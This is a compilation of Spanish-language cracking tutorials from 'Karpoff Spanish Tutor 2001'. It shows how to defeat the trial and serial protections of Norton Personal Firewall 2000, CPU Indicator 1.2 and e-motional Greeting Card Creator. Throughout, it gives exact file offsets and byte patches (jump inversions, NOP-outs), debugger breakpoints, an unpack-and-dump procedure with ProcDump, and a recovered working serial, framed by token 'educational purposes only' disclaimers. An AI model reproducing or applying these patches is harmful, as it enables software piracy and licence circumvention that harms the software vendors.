seg001:2CF8                 push    cx
seg001:2CF9                 call    sub_2077_8F60
seg001:2CFE                 call    sub_79_2878
seg001:2D03                 or      al, al
seg001:2D05                 jz      loc_79_2D3B
seg001:2D07
seg001:2D0B
seg001:2D0E
seg001:2D0F
seg001:2D12
seg001:2D13
seg001:2D18
seg001:2D1C
```

Patch Bytes

File offset : 0x8625
Original value: 75 34 FF 36 28 2C B8 04 00 1E B9 49 53 51 9A 0C
Values 74 34 FF 36 28 2C B8 04 00 1E B9 49 53 51 9A 0C

OK Cancel Help

Vemos que el 75 que corresponde al jnz ahora cambió al 74 que corresponde al jz. Solo resta ir al hexworshop y cambiarlos.


Dentro del hex abrimos el archivo, y vamos al menú goto dentro de edit, donde cargamos el valor 8625 en hexadecimal. Presionamos enter y aparece la siguiente pantalla:

Hex Workshop - [install.exe]


File Edit Disk Options Tools Window Help

```
00008624 C075 34FF 3628 2CB8 0400 1EB9 4953 519A 0CF0 7900 .u4.6(,
00008638 FF36 5810 FF36 5610 9AC8 A878 1083 C404 A12A 2CFF .6X..6V
0000864C 365C 10FF 365A 109A E007 7720 E917 FE1E B949 5351 6\..6Z.
```

En la izquierda se indica la posición del offset. Seleccionado el byte en cuestión y haciendo click con el botón derecho aparece el pop-up, vamos a fill llenamos con 74 y presionamos enter:



Sólo nos resta salvar el archivo y listo. Ahora, al correr el install.exe aparece la siguiente pantalla de instalacion, que nos confirma que el serial number ahora no se tiene en cuenta.



La información suministrada aquí es solamente con propositos educativos. Si usted usa este soft con fines comerciales, por favor compre el compilador original a hi-tek.

Karpoff Spanish Tutor 2001

Programa:	**Norton Personal Firewall 2000**

PROTECCION:	Limitacion de Tiempo y Nag		
Descripcion:	Muy buen y práctico Firewall para internet		
Dificultad:	Facililla		
DOWNLOAD:	Realmente no sé, ya que lo he conseguido en un CD de Shareware. Pero se debe poder bajar de www.Norton.com		
Herramientas:	SoftIce, IDA , Editor Hexadecimal		
CRACKER:	**Sorvats**	**FECHA:**	21/03/2001

INTRODUCCION

Crackeando Norton Personal Firewall 2000. Por Sorvats

Hola, como les va crackers. Hoy elegiremos como víctima una de las herramientas más útiles para el web-surfer cuidadoso de hoy en día. Un firewall, y qué firewall... el de Norton. Al parecer, esta compañía, que empezó con antivirus, y aún con el mismo Norton commander, se ha empezado a interesar en la seguridad informática.
Bueno dejémonos de cháchara y comencemos...

Lo que me ineteresa de este tutorial es una protección comercial muy especial, usada por varias compañías de software en la red, para la distribución de sus programas shareware. Se llama Virtual Box, o más comúnmente llamada VBox.

Lo que sabemos de esta protección es que tiene una protección de tiempo, por un chequeo desconocido (que lo hace bastante difícil), y una rutina antiSice, basada en SEH).
Esto nos hará dibyujar un plan de ataque al programita, para ver que carajo hace. Esto es lo que se me ocurrió a mí:

1- Darle disassembly con IDA(porque encuentra todas las llamadas a funciones en DLLs, aún las que no están en el directorio del sistema).

2- Correr el programa para ver que esté la rutina antiSice (porque esto lo decide el programador, y a veces no le ponen). Y de paso ver que structura tiene la llamada a la Nag screen

3- Una vez comprobado todo lo anterior, procedemos a deshacernos dela NAG y de la protección, para hacer que el programa funcione como Dios manda.

DISCLAMER

- ***Cabe aclarar que toda la información incluída en este texto se aferra a su total objetivo educacional, debido a esto, el autor no puede hacerse cargo de los fines con que sea usada esta información.***

AL ATAKE

LUZ Bueno ahora procedamos al punto 1, desensamblemos el archivo base de la aplicación, en este caso IAMAPP.exe. Parece que los programadores nos hubieran querido decir a nosotros los crackers donde empezar a buscar, porque todos los archivoz empiezan con Iam y luego la descripción de que tiene adentro. Una vez desensamblado, ejecutemos el programa con Softice habilitado. Oh dios!!!!

La nag aparece sin ningún problema!!!!

¿Que clase estúpido pondría una VBox en su programa sin la rutina anti debugger? Después de esto, lo único que nos falta suponer que el archivo base no está empacado, y esta sesión de cracking se convertirá en un simple parche....

CAMARA Miremos al listado muerto de nuestro programa y que quieren que les diga... A mi parece bastante coherente el código, con llamadas a APIs y todo, un punto deentrada con la estructura más común...

Hay que afirmar que el que protegió esto es un idiota, así, el VBox para lo único que sirve es para mostrarnos la fecha en que vencerá nuestro período de trial, y luego hará que el programa se termine...

ACCION

Así que pasemos al paso 3, la acción!!!

Veamos, cambiemos la fecha de nuestro computador para que sobrepase el tiempo de prueba. Luego iniciemos NPF y miremos a la NAG que nos muestra nuestro amigo. "Trial expired", y el botón de "Probar el programa" está deshabilitado. así quen hay dos opciones aquí, hacemos que la nag se vaya a la mierda y no aparezca más, o hacemos que el botón se habilite. Desde mi punto de vista, algún día voy a intentar la segunda, por causas de curiosidad, nunca he estado traceando dentro de una dll de Virtual Box, y me gustaría. Pero es este un tutorial para newbies y no quiero complicarles la existencia. Vamos a ver de donde carajo se llama a la DLL de VBox y eliminar esa llamada. Corremos el programa y ponemos "bpx DialogBoxParamA" en SoftIce. Luego apretamos el botón 'ENABLE', y estamos dentro de SoftIce. En la función GetDialogBoxParamA. apretamos F12 para salir de la función, y como veremos aparece la NAG. Como solo podemos apretar el botón 'Quit' para salir, lo hacemos y nuevamente estamos en SoftIce. Esta es la pantalla:

```
_____________________________________________________________PROT32_
015F:00442FAB  FF1564F24900        CALL      [USER32!DialogBoxParamA]
015F:00442FB1  8BF0                MOV       ESI,EAX
```

```
015F:00442FB3  E8CD010000          CALL      00443185
015F:00442FB8  56                  PUSH      ESI
015F:00442FB9  E80C000000          CALL      00442FCA
015F:00442FBE  8325F0D34A0000      AND       DWORD PTR [004AD3F0],00
015F:00442FC5  59                  POP       ECX
015F:00442FC6  5F                  POP       EDI
015F:00442FC7  5E                  POP       ESI
015F:00442FC8  5B                  POP       EBX
015F:00442FC9  C3                  RET
015F:00442FCA  837C2404FF          CMP       DWORD PTR [ESP+04],-01
015F:00442FCF  7414                JZ        00442FE5
015F:00442FD1  837C240401          CMP       DWORD PTR [ESP+04],01
015F:00442FD6  7409                JZ        00442FE1
015F:00442FD8  A1F0D34A00          MOV       EAX,[004AD3F0]
015F:00442FDD  FF502C              CALL      [EAX+2C]
015F:00442FE0  C3                  RET
015F:00442FE1  6A09                PUSH      09
015F:00442FE3  58                  POP       EAX
015F:00442FE4  C3                  RET
015F:00442FE5  E804000000          CALL      00442FEE
015F:00442FEA  6A04                PUSH      04
015F:00442FEC  58                  POP       EAX
015F:00442FED  C3                  RET
015F:00442FEE  B888B94900          MOV       EAX,0049B988
015F:00442FF3  E88CA00400          CALL      0048D084
____________________________________VBOXS430!PREVIEW+1FAB_________________________
```

Veremos que estamos dentro de VBOXS430.dll. Entonces, lo que vamos a hacer es apretar F12 hasta que veamos salimos de ella, y miramos en donde estamos. Esto es algo parecido a tracear hacia atrás, ya que por cada vez que apretamos F12, estamos saiendo de una función. Así que después de un par de veces de seguir cayendo en el mismo lugar, vemos que estamos en otro lado... Esta vez abajo dice N32USERL, podemos sopechar que es un dll, o un ejecutables, así que lo que haremos será buscar el archivo de nombre n32userl, lo encuentra como n32userl.dll, en el mismo directorio que iamapp.exe. Lo qu yo hice, para poder identificar el código, es cargar todas las funciones exportadas por estas dos dlls con el Softice Symbol loader. Así podría ver que funciones se llaman en el ejecutable y en el n32userl.dll

Luego, hacemos lo mismo que hicimos antes, solo que ahora veremos los nombres reales de las funciones que se llaman, a excepción de los dela VBOXS430.DLL, que está empacada y los nombres aparecen en forma de números ordinales, como por ejemplo ORD0002.

Una vez que hicimos todo lo que debimos, deberíamos estar en la pantalla del Sice que nos muestra lo siguiente:

```
_____N32USERL!N32User_GetUserState+002D____________________________________PROT32_
015F:0043117D  E8DA000000          CALL      vboxs430!ORD_0002
015F:00431182  85C0                TEST      EAX,EAX
015F:00431184  7558                JNZ       004311DE
015F:00431186  8B442404            MOV       EAX,[ESP+04]
015F:0043118A  3D147D0000          CMP       EAX,00007D14
015F:0043118F  740E                JZ        0043119F
015F:00431191  3DC0C40000          CMP       EAX,0000C4C0
015F:00431196  7407                JZ        0043119F
015F:00431198  3D58E50000          CMP       EAX,0000E558
015F:0043119D  7509                JNZ       004311A8
015F:0043119F  E8B2000000          CALL      vboxs430!ORD_0004
015F:004311A4  8B442404            MOV       EAX,[ESP+04]
015F:004311A8  3D147D0000          CMP       EAX,00007D14
```

```
015F:004311AD  741D                JZ        004311CC
015F:004311AF  3DC0C40000          CMP       EAX,0000C4C0
015F:004311B4  7416                JZ        004311CC
015F:004311B6  8B942414010000      MOV       EDX,[ESP+00000114]
015F:004311BD  33C9                XOR       ECX,ECX
015F:004311BF  3D58E50000          CMP       EAX,0000E558
015F:004311C4  0F94C1              SETZ      CL
015F:004311C7  41                  INC       ECX
015F:004311C8  890A                MOV       [EDX],ECX
015F:004311CA  EB0D                JMP       004311D9
015F:004311CC  8B842414010000      MOV       EAX,[ESP+00000114]
015F:004311D3  C70000000000        MOV       DWORD PTR [EAX],00000000
015F:004311D9  BE01000000          MOV       ESI,00000001
015F:004311DE  E86D000000          CALL      vboxs430!ORD_0005
____________________________________N32USERL!.text+017D___________________________
```

Como podremos ver, ahora el texto verde de arriba nos indica en que función de N32USERL.DLL estamos. entonces, ahora deberemos apretar F12 nuevamente para ver desde donde llamaron a esta funcioncita dentro del dll.

Apretamos y..... ALELUYA!!!!!!

Allí está, ahí lo vemos, el nombre de nuestro ejecutable, esta es la raíz de todo, así que aquí será donde parcharemos el programa...

fijense en cualquiera de las direcciones que vean y búsquenlas en IDA, porque ya me estoy hartando de entrar al Sice para sacar las pantallitas...

este es el código, extraído del IDA:

```
                push    eax
                 call    j_N32User_GetUserState
                 cmp     [ebp+var_4], esi
                 jnz     short loc_405DB0<-- Este salto es el que nos caga
                 mov     eax, [ebp+arg_0]
                 mov     [eax], esi
                 mov     eax, [ebp+arg_4]
                 and     dword ptr [eax], 0
                 jmp     short loc_405DD1<--Con este JMP nos vamos de la función


 loc_405DB0:
                 xor     eax, eax
                 cmp     [ebp+var_4], eax
                 jnz     short loc_405DC7
                 mov     eax, [ebp+arg_0]
                 mov     [eax], esi
                 mov     eax, [ebp+arg_4]
                 mov     dword ptr [eax], 1Eh
                 jmp     short loc_405DD1


 loc_405DC7:
                 mov     ecx, [ebp+arg_0]
                 mov     [ecx], eax
                 mov     ecx, [ebp+arg_4]
                 mov     [ecx], eax

 loc_405DD1:
```

```
                pop     esi
                leave
                retn

 sub_405D7B     endp
```

veremos que hay un par de saltos que dependen de lo que la función returne, así que lo que vaqmos a hacer es ver a donde va a parar cuando ya se nos acabó el tiempo, podemosw ver que lo que hace la función cuando no estamos registrados es retornar un valor de [ebp+04] igual a ESI, lo que nos lleva a que el JNZ que está consecutivo no se ejecute, y directamente llegue al jmp y se vaya de la función. Así que lo que haremos es obligarlo a saltar en esa dirección. Para esto, en un editor hexadecimal, yo utilizo HIEW para ver el código o HexWorkshop para editar datos, iremos al offset que IDA nos diga que esta dirección es, en este caso, el JNZ está en el offset 00005DA1, así que vayamos a ese offset en el eitor y cambiemos el 75 por EB esto es, estamos cambiando un JNZ por un JMP.
Después cerremos el editor y guardemos los cambios, luego ejecutemos el programa yt veamos.
Apretemos el botón 'Enable' y veamos....
Aparece la Nag, apretamos 'Quit' y.....
Sí!!! El programa se habilita y aparece en el Systray
Ahora, lo que tenemos que hacer es eliminar la NAG del camino, ya que a pesar de que hemos hecho que se habilitara el progrrama, la NAG sigue siendo un obstáculo para nuestro trabajo. Para hacer esdto, lo que haremos es transformar la sección de código que llama a la función en el dll en NOPs, cuyo valor hexadecimal en el archivo es 90, así que transformaremos desde el offset 00005D98 al 00005DA0 en nops, es decir, convertiremos cada byte dentro de ese rango en uno que tenga el valor 90h.

```
00405D98                push    eax
00405D99                call    j_N32User_GetUserState
00405D9E                cmp     [ebp+var_4], esi
```

*Este será el código que transformaremos en NOPs, debemos eliminar el **push eax** para que la pila quede estable, y el **cmp [ebp+04]** para que también queden estables la banderas*

Una vex que hacemos esto, guardamos los cambios y probamos el programa, apretamos el botón para habilitarlo y ...,BINGO!!!!
la nag ya no aparece y el programa se habilita, no hay rastros de una Virtual Box en nuestro programilla...
Hemos crackeado el Norton Personal Firewall 2000

ADIÓS Y MUCHAS GRACIAS POR TOMARSE EL TIEMPO PARA LEER ESTE TUTORIAL. Si quieren mandar alguna sugerencia, consejos, erratas, preguntas, dudas, o agradecimiento, por favor háganlo a:

oktogen(at)phreaker(dot)net

[Solo reemplazen (at) por una @ y (dot) por un punto]
Adios, hasta la próxima.

Me hago llamar Sorvats.

Karpoff Spanish Tutor 2001

Programa:	**CPU Indicator 1.2**

PROTECCION:	VTCyberPack 2.4.		
Descripcion:	Visor de estado de uso de nuestra cpu		
Dificultad:	**Aficionado**		
DOWNLOAD:	http://www.pysoft.com		
Herramientas:	Softice, Procdump.		
CRACKER:	**KuaTo_ThoR**	**FECHA:**	21/03/2001

INTRODUCCION

Un Saludo a Todos amigos. En un principio este tutorial era para la compañías PY Software, para todos sus programas, pero salvo este el resto se basan en códigos de registro, muy fáciles de conseguir. Por tanto, nos centraremos en este programa CPU Indicator, que tiene una protección comercial que nunca había visto, y que es bastante curiosa. Aunque como podremos ver no es nada del otro mundo.

En la web www.soft-trade.com , creo que podéis encontrar más programas con esta protección, para los que quieran practicar un poco más ;-)


AL ATAKE

PROTECCIÓN VTCyberPack

El programa la verdad es que tampoco es de mucha utilidad, creo yo, por eso me sorprendio que llevase una protección comercial.

Ejecutamos el programa y nos aparece la siguiente ventana:

Todas las opciones de compra, alquiler y demás, son a partir de internet, no hay por donde meterle el código, mmm.... El trial es de sólo cinco dias. Yo ya llevo dos, jejeje. Si damos al botón rectangular que pone soft-trade, veremos que aparece:



Esta es la protección. Interesante. No sé vosotros, pero yo desde el primer momento que la vi, me recordo a la protección vbox, y de esa forma la vamos a tratar.

He visitado la web de Via Tech, www.elicense.com , existe una versión de prueba de la protección. La descargué y se la puse a un programa que ocupaba 1.3 MB, después de pasarle la protección, ocupaba 2 MB. Por tanto podemos deducir que quién usa esta protección no busca reducir espacio, sino proteger el programa, lo cuál como veremos a continuación no lo consigue :)

Creo que la protección es fácilmente reconocible, ya que nos lo dice, pero voy a decir por encima alguna de las caraterísticas que he visto de esta protección. Lo primero, es que en el directorio del programa, podemos encontrar una dll, **vtcpak24.dll**, el 24, será por la versión supongo. Que si analizamos con File InsPEctor, veremos que está empakada con Aspack (si os interesa, podéis utilizar Unaspack para desempaketarla). Además en tiempo de ejecución el programa crea otro archivo, **s3vv-----.2xcp**, en los guiones aparecen numeros y letras de forma más o menos aleatoria, que curiosamente, también está empakado con Aspack. Este archivo tiene algo que ver con el estado de la licencia del producto. El funcionamiento básico, consiste en que el archivo principal, llama a vtpack24, y esta a su vez al archivo temporal, que es el que saca la ventana, luego vuelve a vtpack24 que a su vez devuelve al control al programa principal, una vez desempakado.

AL ATAKE

Bueno, ahora sí, vamos a por él. Ejecutamos el programa, nos aparece la ventana de antes, podemos hacer dos cosas, utilizar los handles de windows para meternos en el código, o podemos simplemente ir a Sice (Ctrl+D) y poner **bpx getprocaddress**, que es lo que haremos porque es más rápido, volvemos al programa (F5) y pulsamos **Try**. Aparecemos en Sice, desactivamos el breakpoint (**bd***), y pulsamos F12 hasta que aparezcamos en algo que pueda parecerse a uno de los archivos anteriores. Apareceremos en **s3vv----**, pero lo que queremos es encontrar el lugar donde vamos al programa, una vez desempaketado, por tanto debemos llegar a **vtpack24**, para ello pulsamos F12 hasta que lleguemos allí. Aparecemos aquí:

```
* Reference To: KERNEL32.LoadLibraryA, Ord:0190h
|
:024833F1 FF1584F04802 Call dword ptr [0248F084] <- La llamada al archivo temporal del que procedemos.
:024833F7 8985D4F2FFFF mov dword ptr [ebp+FFFFF2D4], eax <- Aqui aparecemos.
:024833FD 8B85D4F2FFFF mov eax, dword ptr [ebp+FFFFF2D4]
:02483403 50 push eax
:02483404 FF1560F04802 Call dword ptr [0248F060]
:0248340A 8D8D18F4FFFF lea ecx, dword ptr [ebp+FFFFF418]
:02483410 51 push ecx
:02483411 E8800E0000 Call 02484296
```

:02483416 83C404 add esp, 00000004
:02483419 83BDD4F2FFFF00 cmp dword ptr [ebp+FFFFF2D4], 00000000
:02483420 7505 jne 02483427
...
:02483427 833D3417490201 cmp dword ptr [02491734], 00000001
:0248342E 751D jne 0248344D
...
:0248344D 5E pop esi
:0248344E 5D pop ebp
:0248344F 5B pop ebx
:02483450 8BE5 mov esp, ebp
:02483452 5D pop ebp
:02483453 FF2544174902 jmp dword ptr [02491744] <- Saltamos al programa principal, este es nuestro 'Program Entry Point'. Anotamos su valor que es 4509F8. (que coincide con el del programa original, así que nos da igual)

Aqui está todo el código necesario. Bueno, desde donde aparecemos vamos pulsando F10 hasta llegar a **02483453**, que es desde donde vamos al programa en sí, una vez desmpaketado. Una vez en esa dirección, creamos un bucle infinito, para dejar volcado el programa en memoria, para ello, vamos a meter código asm con Sice, con el comando **a**. Escribimos **a eip**, y nos aparecerá **:02483453** en la línea de comando, metemos **jmp eip** y pulsamos enter un par de veces. Pulsamos F5, y se quedo el programa volcado en la memoria, esperando a que nosotros lo recojamos con las redes de procdump.

Pues eso, abrimos **Procdump**, y en la ventana de tareas activas, selecionamos con el botón secundario del ratón nuestro programa, **cpu_ind_r**, y en el menú emergente seleccionamos dump (full). nos pedirá el nombre del nuevo ejecutable y ya está. Cerramos el programa que hemos dejado en la memoria, seleccionando en el menú anterior Kill Task.

Probamos el programa y ... ¿qué es esto? ¿qué pasa? Nos aparece lo siguiente:

Lo que ha pasado, es que nuestra tabla de importaciones está mal. Para solucionar el problema, volvemos a repetir todo el proceso, hasta el momento en el que usamos procdump. (ahora sabéis porque dije bd y no bc ;))

Abrimos Procdump, y lo primero de todo vamos a las opciones, y seleccionamos **Rebuilt New Impot Table**, una vez seleccionado hacemos lo mismo de antes. Lo probamos y ... ¡¡¡ PERFECTO !!! Fuera protección, y puesto que el programa no lleva ninguna más, hemos terminado.

FINALIZANDO

Bueno esto ha sido todo por esta vez, espero no haberme equivocado mucho, si encontráis cualquier error, o tenéis alguna pregunta no dudéis en decírmelo. Espero que os haya resultado útil este tuto. No olvidéis que **nuestro objetivo sólo es aprende**r. Sin contar con la diversión que esto supone por supuesto ;-))

Un Gran Saludo para todos los miembros de [K-FoR], para los amigos de Tutoriales 2000 y para todos vosotros. **[KRaViTZ]**, vuelve pronto ;-)

Hasta la próxima...

« » ~ ~ ~ = * = ~ ~ ~ « »

Mi correo: kuato_thor@hotmail.com

La página de [K-FoR]: http://pagina.de/kfor

« » ~ ~ ~ = * = ~ ~ ~ « »

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: e-motional Greeting Card Creator v1.01

PROTECCION:	**Serial.**		
Objetivo:	Conseguir un número de serie válido		
Descripcion:	Programa para crear tarjetas de saludos.		
Dificultad:	**Newbie**		
DOWNLOAD:	http://www.e-motional.com		
Herramientas:	W32Dasm, file ins**PE**ctor, SoftICE, eXeScope		
CRACKER:	**ACT_Mago**	**FECHA:**	**20/02/2001**

INTRODUCCION

Tutorial Nº20

Hola amigos, presento mi **vigésimo** tutorial. Ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , y como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. En este tutorial usaremos el SoftICE y el W32Dasm. Si no los tienes instalados puedes bajártelos en www.crackstore.com . Asumo que tienes conocimientos básicos sobre como usarlos. Y para terminar con la INTRO debo decir : **ESTE TEXTO HA SIDO ESCRITO SÓLO CON PROPÓSITOS EDUCACIONALES**.

AL ATAKE

Comentario del Programa

Programa para crear tarjetas de saludos.

Lo que nos interesa... el programa es distribuido como shareware, y para tener la versión **full** del programa debes registrarte y para eso debes pagar la suma de $19.95 US.

Contamos con SoftICE **:)** ...

Antes de abrir el programa lo analizamos con file insPEctor v3.5 el que nos mostrará información realmente importante a la hora de atacar el programa; bueno el file insPEctor nos mostrará los siguientes datos:

- El programa está desarrollado en Microsoft Visual C++ 5.0
- No está empacado

A continuación... cerramos **file insPEctor v3.5** y abrimos **e-motional Greeting Card Creator v1.01**

Abrimos el programa, le damos al botón **About**, luego a **Register Now!** y ya estamos en la caja de registro, la que nos pide los siguientes datos:

User name:

Registration Code:

Como hacemos siempre llenamos la caja con cualquier dato, le damos click a **Register** y por supuesto que el programa no aceptará el código de registro y nos mostrará un mensaje como este...

Registration Unsuccessful

This User Name does not match the registration code entered.

A continuación... cerramos **e-motional Greeting Card Creator v1.01**

Usando el W32Dasm

Abrimos W32Dasm y luego nos vamos a la opción **Disassembler > Open File to Disassemble...** buscamos la carpeta en donde está instalado el programa y abrimos el archivo **Creator.exe**.

Una vez desensamblado el archivo vamos a **Refs > String Data References** y buscamos el mensaje que nos decía que nuestro código de registro era inválido: se verá algo así...

```
"TextColor"
"Thank you for registering the"
"The text is too large to fit on"
"There was an error scanning the"
"This program is registered to"
"This User Name does not match"
"TransparentBack"
"TWAcquire entry"
"TWAIN_32.DLL"
```

Le damos doble click y estaremos en el código que nos interesa...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00403374(C) <==   de aquí viene el mensaje
|

:004034F8 6A10                     push 00000010

* Possible StringData Ref from Data Obj ->"Registration Unsuccessful"

                                   |
:004034FA 6838A34400               push 0044A338

* Possible StringData Ref from Data Obj ->"This User Name does not match
                                        "->"the registration code entered."|
:004034FF 6878A24400               push 0044A278
```

Tenemos la dirección 00403374, y para ir a examinarla vamos a **Goto > Goto Code Location** e insertamos el número, luego le damos a **OK** y estaremos aquí...

```
:00403372 85C0                     test eax, eax
:00403374 0F847E010000             je 004034F8
:0040337A 51                       push ecx
```

Y si subimos unas pocas líneas veremos lo siguiente...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00403302(C)
|
:00403335 51                       push ecx
:00403336 8D54240C                 lea edx, dword ptr [esp+0C]
:0040333A 8BCC                     mov ecx, esp
:0040333C 8964241C                 mov dword ptr [esp+1C], esp
:00403340 52                       push edx
:00403341 E845190300               call 00434C8B
:00403346 51                       push ecx
:00403347 8D442414                 lea eax, dword ptr [esp+14]
:0040334B 8BCC                     mov ecx, esp
:0040334D 8964241C                 mov dword ptr [esp+1C], esp
:00403351 50                       push eax
:00403352 C684249400000007         mov byte ptr [esp+00000094], 07
:0040335A E82C190300               call 00434C8B
:0040335F 889C2490000000           mov byte ptr [esp+00000090], bl
:00403366 E8B5020000               call 00403620
:0040336B 8BC8                     mov ecx, eax
:0040336D E8DEF2FFFF               call 00402650  <== la CALL importante :)
:00403372 85C0                     test eax, eax
:00403374 0F847E010000             je 004034F8
:0040337A 51                       push ecx
```

Sobre el salto se pueden ver varias LLAMADAS; pero hay una que nos importa en este pedazo de código..anotamos la CALL 0040336D y vamos al **Symbol Loader** del SoftICE, para poner un breakpoint e investigar los valores **:)**

Usando el SoftICE

Abrimos el Symbol Loader y vamos a **File > Open Module...** buscamos el ejecutable del programa, lo abrimos y luego vamos a **Module > Load** y cuando nos salga el mensaje de que ha ocurrido un error, seguimos adelante.

El SoftICE romperá y en ese instante ponemos el breakpoint **bpx 0040336D** [ENTER] > [F5], nos saldrá el programa y lo que ahora debemos hacer es ir a la caja de registro, poner nuestro nombre, cualquier número de registro y darle click a **Register**, y como hemos puesto el breakpoint el SoftICE romperá nuevamente dejándonos aquí...

```
:0040336D E8DEF2FFFF     CALL  00402650 <== caemos aquí, entramos con F8
:00403372 85C0           TEST  EAX,EAX
:00403374 0F847E010000   JZ    004034F8 <== con r fl z [F5] registro aceptado
:0040337A 51             PUSH  ECX
```

Chequeamos valores en la CALL y como no hay resultados entramos en la CALL presionando **F8**, caemos aquí...

```
:00402650 6AFF    PUSH    FF <== caemos aquí, seguimos con F10
```

Bueno esta parte es larga...pero vale la pena...

Luego de caer en 00402650 seguimos con **F10** 43 veces para caer aquí...

```
:004026E7 8A10    MOV   DL,[EAX] <== d eax = NUESTRO REGISTRO VÁLIDO
```

Al colocar **d eax** en el MOV 004026E7 tenemos nuestro número de serie válido, en mi caso la caja quedaría así...

User name: **Act MagO**

Registration Code: **64883**

Le damos click a **Register** y...

Registration Successful!

Thank you for registering the program.

